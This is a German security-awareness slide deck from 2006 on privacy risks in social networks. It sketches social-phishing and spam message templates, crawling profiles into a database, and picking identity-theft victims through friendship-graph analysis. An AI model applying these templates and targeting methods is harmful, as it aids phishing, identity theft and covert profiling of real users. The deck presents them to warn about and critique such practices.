
# Web 1.0

- E-Mail, E-Commerce, ...




# Web 2.0

- XML, Javascript, RSS, Weblogs, Podcast, Wiki, Tags, **Soziale Netzwerke**



# Jeder will ein Stueck vom Kuchen

- Flickr
- MySpace
- Facebook
- Studivz
- Blogger
- OpenBC
- Youtube
- ...




# Soziales Netzwerk

- „we live together“
- Ethnosoziologie / Geographie / Sozialpsychologie / Informationswissenschaft
- SNA (Social Network Analysis) seit 1930
- Graphentheorie

cycle l=3

# Graphenbeispiel



# Datenschutz in SN

- hohe Gefahr oft unterschaetzt
- User publizieren ohne Zweifel  
(Geburtsdatum, Name, Adresse, Vorlieben, politische Richtung, Mitgliedschaften, Freunde, Kontaktmoeglichkeiten, Arbeitgeber)
- „Whenever you put data on a computer you lose some control over it. And when you put it on the Internet you lose a lot control over it“ - Schneier ueber facebook 21.09.2006

# Folgen

- Glaeserner User wird Realitaet
- Selbstverantwortung - wer liest AGBs?
- Blogs/Flickr/Places/OpenBC sind im worst-case eine Dystopie im Vergleich zu RFID/Biometrik/Lauschangriff

# Bedrohungen ID-Theft

- „Identitaetsdiebstahl ist eine der am staerksten zunehmenden Kriminalitaetsformen in hochtechnisierten Laendern.“
- Passive User VS Glaeserner User
- Studenten = High Profile Targets

Item	Sensitivity
<i>Full Name</i>	Low
<i>Address</i>	Low
<i>Phone Number</i>	Low
<i>Date of Birth</i>	Medium
<i>Birthplace</i>	Medium
<i>Mother's Maiden Name</i>	Medium
<i>Social Security Number</i>	High
<i>Bank Account Number</i>	High
<i>Credit Card Number</i>	High
<i>PIN or Password</i>	High

Quelle: [yourcreditadvisor.com](http://yourcreditadvisor.com)



# Praevention? AGB:

- „Wir werden deine personenbezogenen Daten niemals zu Werbe- oder Marketingzwecken an Dritte weitergeben oder anderweitig Dritten zugänglich machen.“ → Daten/Firmen kaufbar (Youtube)

# AGB 2

- „Nicht-Mitglieder können deine personenbezogenen Daten nicht einsehen.“  
→ kein Argument da Anmeldung offen



# AGB 3

- „Der Betreiber haftet nicht für die unbefugte Kenntniserlangung von persönlichen Nutzerdaten durch Dritte (z. B. durch einen unbefugten Zugriff von "Hackern" auf die Datenbank).“ → OMFG!?

# Schuss ins eigene Bein

- NSA will „relationales Web“ mit rausragender Kompabilität
- Relation wird von Sozialen Netzen selbst geliefert
- Positiv: K. Poulsen schrieb Crawler fuer Erkennung Paedophiler auf MySpace

# theoretische Attacken

- I. Differenzierte Impersonifikationsangriffe mit relationalen Identitäten Sozialer Netzwerke  
--- Social Phishing/Spam
2. Gezielte Zusammenstellung von Daten einer oder mehrerer Personen  
(Personensuchmaschine / Rasterfahndung)

# Social Phishing

- frei verfügbare Informationen für Identitätsdiebstahl
- Ergänzung der Informationen durch Relationen
- alter Schuh mit verbesserten Methoden



# Beispiel - Phishing

Hallo Bob

hier der Dude.**Alice** hat mir folgenden **Link** von **Charles** geschickt. Schau dir das doch mal an, is super! Wie wars beim **\$hobby**?

# Beispiel - Spam

Hello \$to\_firstname,  
ein persoenliches Angebot fuer  
\$hobby\_device liegt unter \$link fuer dich  
bereit. \$freund hat sich auch schon eins  
gekauft!


# Information Gathering

- Spiegeln der Applikationsausgabe
  - Anti: Captchas! (Arms Race)
- Speichern in Datenbank
- Problem: Effiziente Speicherung der Relationen fuer Suchalgorithmen  
→ Adjazenzliste


Vorteil: Linearer Speicherplatzverbrauch, nicht quadratisch wie Adjazenzmatrix  
 $O(|V| + |E|)$  anstatt  $O(|V|^2)$  (wächst höchstens so schnell wie)  
nur Platz für tatsächliche Kanten wird benötigt  
effizienter Zugriff auf Nachbar

# Information Gathering 2


- Rekursives Durchlaufen der Profilsaetze
- Addition auf Datenbankprofil
- Eintragen der Relationen in Adjazenzliste



# Mosaik Prinzip



# Information Gathering 3



# Information Gathering 3

## Adjazenzliste

Markus → {Bob; KarlMoik; Bernd}

Hans → {KarlMoik; Alice}

Bob → {Markus; KarlMoik; Alice; Sabine}

Bern → {KarlMoik; Markus}

## Profildatenbank


ID	Name	Alter	E-Mail	Politik	Wohnort
d3adb33f	Markus	23	foo@bar	rechts	Bochum
ac1dbab3	Hans	45	das@der	rechts	Kiel

# Relationsanalyse

- „Sind A und B verbunden? Wie lautet der kuerzeste Weg?“
- Dijkstra: Berechnung kuerzester Pfad in kantengewichteter, ungerichteter Graph
- Alternativen:
  - A\* Algorithmus
  - Bellman-Ford-Algorithmus
  - Floyd-Warshall-Algorithmus

# Relationsanalyse 2

## Dijkstra Algorithmus zur Routenplanung




# Identitätsdiebstahl 2.0

- Wähle Bezugsknoten (Hubs and Authorities) mit möglichst hohem lokalem Clusterkoeffizient
- rekursiver Durchlauf der Adjazenzlisten bis zu gewünschtem Grad


# Identitaetsdiebstahl 2.0

- ideal:
  - Zyklensuche in Graph mittels Tiefensuche bzw. Beweis eines azyklischen Graphen durch Topologische Sortierung
  - Generation eines neuen Graphen bestehend nur aus Zyklen
  - Alle Knoten des Graphen sind Opfer



# Identitaetsdiebstahl 2.0

- sub optimal (planar):
  - Adjazenzliste zu Bezugsknoten suchen und Freunde I. Grades ausgeben
  - Nur Bezugsknoten ist Opfer



# Rasterfahndung

- „Sind A und B verbunden? Wie lautet der kuerzeste Weg?“
- USTCON (undirected s-t connectivity) - Spezialfall von STCON
- SL-vollständig, Komplexitätsklasse L  
 $L \subset SL \subset RL \subset NL \subset NC \subset P \subset NP$
- 2004: Omer Reingold zeigte, dass  $L = SL$
- USTCON mit Tiefen- und Breitensuche lösbar in **linearer Zeit**, allerdings Speicherplatz auch linear

# Data Mining

- Anwendung statistisch-mathematischer Methoden auf einen Datenbestand mit dem Ziel der Mustererkennung
  - Wer an der RUB ist rechtsgereichtet?
  - Wer hatte bereits irgendwelchen Kontakt zu terroristischen Zellen?
  - Inwiefern wirken sich Hobbys auf die Studienrichtung aus? (Clusteranalyse)
  - Wer studiert ITS und hat Arabisch als Fremdsprache?

# Data Mining

- Prinzip des Datenschutz: Datenvermeidung und Datensparsamkeit

# **GROSSE BRÜDER**



**BEOBACHTEN  
UNS!**

**WEHR DICH!**



# Vielen Dank für Eure Aufmerksamkeit

Folien auf [seclog.de](http://seclog.de)  
Kontakt URL  
Jetzt Diskussion

- © 2006, Dominik Birk, Felix Gröbert
- 📞 <http://seclog.de/contact/>
- <http://creativecommons.org/licenses/by-nc-nd/2.0/de/>